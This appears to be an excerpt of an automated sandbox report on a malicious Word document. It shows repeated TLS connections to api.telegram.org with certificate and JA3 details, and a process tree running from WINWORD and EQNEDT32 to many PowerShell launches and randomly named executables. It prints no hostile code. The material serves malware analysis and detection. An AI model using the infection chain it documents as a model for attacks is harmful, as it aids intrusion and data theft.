May 4, 2021 20:19:03.431649923 CEST	149.154.167.220	443	192.168.2.22	49166	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:19:11.386008978 CEST	149.154.167.220	443	192.168.2.22	49167	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:19:22.101192951 CEST	149.154.167.220	443	192.168.2.22	49168	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:19:28.208740950 CEST	149.154.167.220	443	192.168.2.22	49169	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:19:40.836798906 CEST	149.154.167.220	443	192.168.2.22	49171	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 20:19:46.882860899 CEST	149.154.167.220	443	192.168.2.22	49172	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:19:53.250591040 CEST	149.154.167.220	443	192.168.2.22	49173	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 20:19:59.895298958 CEST	149.154.167.220	443	192.168.2.22	49174	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:20:01.075529099 CEST	149.154.167.220	443	192.168.2.22	49175	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 20:20:01.352283955 CEST	149.154.167.220	443	192.168.2.22	49176	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 4, 2021 20:20:05.841473103 CEST	149.154.167.220	443	192.168.2.22	49177	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- EQNEDT32.EXE
- CTF loader_es.exe
- powershell.exe
- powershell.exe
- powershell.exe
- powershell.exe
- Bw6d8Paf6bOV36xS4N6.exe
- powershell.exe
- powershell.exe
- powershell.exe
- Bw6d8Paf6bOV36xS4N6.exe
- CTF loader_es.exe
- powershell.exe
- powershell.exe
- powershell.exe
- powershell.exe
- svchost.exe
- powershell.exe
- powershell.exe
- powershell.exe
- powershell.exe
- Bw6d8Paf6bOV36xS4N6.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 764 Parent PID: 584

General

Start time:	20:17:33
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f730000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$5421-allignright.doc	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE898E8B7	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE8980793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE89EAD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8980793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE89EAD58	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
